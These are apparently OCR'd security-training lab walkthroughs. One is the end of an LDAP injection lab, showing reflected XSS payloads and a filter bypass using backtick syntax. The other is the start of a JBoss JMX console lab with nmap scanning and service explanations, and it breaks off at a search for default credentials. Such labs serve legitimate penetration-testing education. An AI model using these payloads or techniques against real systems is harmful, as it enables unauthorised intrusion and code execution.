
Payload:

<u>fruits</u>



Notice the specified HTML content is rendered on the page!

Check the page source (press CTRL+SHIFT+U):



Notice the URL parameter is reflected on the page without any encoding.


Step 10: Exploit XSS vulnerability on the vulnerable web page.


Enter the following XSS payload in the **objectClass** parameter:

Payload:

```
<script>alert(1);</script>
```

The above payload won't work. Check the page source (CTRL+SHIFT+U) to identify the issue:






Notice the content is not reflected as is. The brackets from the payload and the ending script tag are removed.

Enter the following XSS payload in the **objectClass** parameter:


Payload:

```
<script>alert`1`</script>
```



This time the XSS payload worked!

Check the page source:



This time the XSS payload is reflected in the DOM as is!

With that, we conclude this lab on LDAP injection. We have exploited the vulnerable web application and retrieved the SSH credentials of the administrator user, and gained shell access on the target machine. Besides LDAP injection, we also

leveraged a reflected XSS vulnerability in the web application.

References


- vuLnDAP
- LDAP Implementation HOWTO

HTML Adapter to Root

Lab Environment

In this lab environment, the user will get access to a Kali GUI instance. A JBoss application server can be accessed using the tools installed on Kali at http://demo.ine.local.

Objective: Exploit the misconfigured JBoss application server to access the JMX console and leverage it to gain command execution on the target server.



Tools

The best tools for this lab are:

- Nmap
- Netcat
- Python
- A web browser

Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!


Solution

Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.

Command:

ping -c3 demo.ine.local





The provided machine is reachable.


Step 3: Check open ports on the provided machine.

Command:

nmap -sS -sV demo.ine.local







Multiple ports are open on the target machine.

Some notable services include Java RMI, Apache Tomcat, and the JBoss application server.

What is Java RMI?

The Java Remote Method Invocation (RMI) system allows an object running in one Java virtual machine to invoke methods on an object running in another Java virtual machine. RMI

provides for remote communication between programs written in the Java programming language.

Reference:
https://docs.oracle.com/javase/tutorial/rmi/index.html

What is Apache Tomcat?

Apache Tomcat is a free and open-source implementation of the Jakarta Servlet, Jakarta Expression Language, and WebSocket technologies. It provides a "pure Java" HTTP web server environment in which Java code can run.

Reference: https://en.wikipedia.org/wiki/Apache_Tomcat

What is JBoss application server?


JBoss application server is an open-source platform, developed by Red Hat, used for implementing Java applications and a wide variety of other software applications. You can build and deploy Java services to be scaled to fit the size of your business.

Reference:
https://www.dnsstuff.com/what-is-jboss-application-server

Step 4: Check the application served by Apache Tomcat.

Open the following URL in the browser:


URL: http://demo.ine.local:8080



Notice that the target is serving the JBoss application server (version 6.1.0).

Step 5: Access the JMX console.

Click on the **JMX Console** link:



What is JMX?

Java Management Extensions (JMX) is a Java technology that supplies tools for managing and monitoring applications,

system objects, devices (such as printers) and service-oriented networks. Those resources are represented by objects called MBeans (for Managed Bean).

Reference:
https://en.wikipedia.org/wiki/Java_Management_Extensions


Using the JMX console, we can manage the application and, therefore, alter it to execute malicious code on the target server and gain remote code execution.

What is an MBean?


An MBean is a managed Java object, similar to a JavaBeans component, that follows the design patterns set forth in the JMX specification. An MBean can represent a device, an application, or any resource that needs to be managed.

Reference:
https://docs.oracle.com/javase/tutorial/jmx/mbeans/index.html


Once the JMX Console is clicked, you should be presented with an authentication dialog:



Searching online for the default credentials for JBoss:



Click on the [StackOverflow link]() from the results:

